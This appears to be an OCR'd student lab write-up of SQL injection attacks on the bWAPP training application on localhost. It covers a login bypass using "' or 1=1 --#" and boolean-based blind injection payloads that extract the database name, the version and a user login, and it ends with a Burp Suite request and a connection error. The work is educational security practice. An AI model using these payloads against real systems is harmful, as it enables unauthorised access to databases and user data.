
Password:

Login

Welcome **Thor**, how are you today?

Your secret: **Oh, No... This Is Earth... Isn't It?**

To login into “Login Form/Hero” without password or name we again used “' or 1=1 --#” in login part that way the query is broken we don’t need to know password and in the response user and password is shown.



127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_3.php

Set your security level: low Set Current: low

Choose your bug: open in new tab SQL Injection (Login Form/Hero)

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:


Login

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

SQL Injection (Blind/Boolean/Based)

Firstly we checked if G.I. Joe: Retalliation exists in database and the response is true.



127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_4.php?title=G.I.+Joe%3A+Retaliation'+AND+1%3D1+%23&actic

Set your security level: low Set Current: low


Choose your bug: open in new tab SQL Injection - Blind - Boolean-Based

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: G.I. Joe: Retaliation' AND 1=1 # Search

The movie exists in our database!

The database() id used to return database's name and length(database()) shows the database's name's length in our case it should be 5 and when we check result is true.



127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_4.php?title=G.I.+Joe%3A+Retaliation'+AND+length(database())

Set your security level: low Current: low

Choose your bug: ✓ open in new tab


SQL Injection - Blind - Boolean-Based

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: etaliation' AND length(database())=5#

The movie exists in our database!

With substring(database(),1,1) means the first letter is “b” and substring(database(),2,1) means the second letter is “w” and so on and the result is always true. This way we confirmed that the database’s name is same as the first section.



127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_4.php?title=G.I.+Joe%3A+Retaliation'+AND+substring(database

Set your security level: low Current: low


Choose your bug: ✓ open in new tab

SQL Injection - Blind - Boolean-Based

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: n' AND substring(database(),1,1)='b' #


The movie exists in our database!



/ SQL Injection - Blind - Boolean-Based /


Search for a movie: ı' AND substring(database(),2,1)='w' #

The movie exists in our database!


/ SQL Injection - Blind - Boolean-Based /


Search for a movie: `n' AND substring(database(),3,1)='a' #` Search

The movie exists in our database!


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `on' AND substring(database(),4,1)='p'` Search


The movie exists in our database!


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `on' AND substring(database(),5,1)='p'` Search

The movie exists in our database!

Same as database() when we use version() we get the version of the database and the returning response is positive.


bWAPP - SQL Injection - Mozilla Firefox


```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_4.php?title=G.I.+Joe%3A+Retaliation'+AND+substring(version()%2C3%2C1)%3
```

/ SQL Injection - Blind - Boolean-Based /


Search for a movie: `ng(version(),1,1)='10.5.9-MariaDB-1'#` Search

The movie exists in our database!

To get the username from login form/heroes we used “G.I. Joe: Retaliation' and substring((Select login from heroes limit 1,1),1,1)='t'#” but unfortunately burp suite gave connection errors at this point so our result is not correct in this part.


/ SQL Injection - Blind - Boolean-Based /
Search for a movie:
:ct login from heroes limit 1,1),1,1)='t'#
Search


The movie does not exist in our database!



Request to http://192.168.1.2:80

```
GET /bWAPP/bWAPP-master/bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.1.2
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```



Burp Suite Community Edition

Error

Failed to connect to 192.168.0.1:80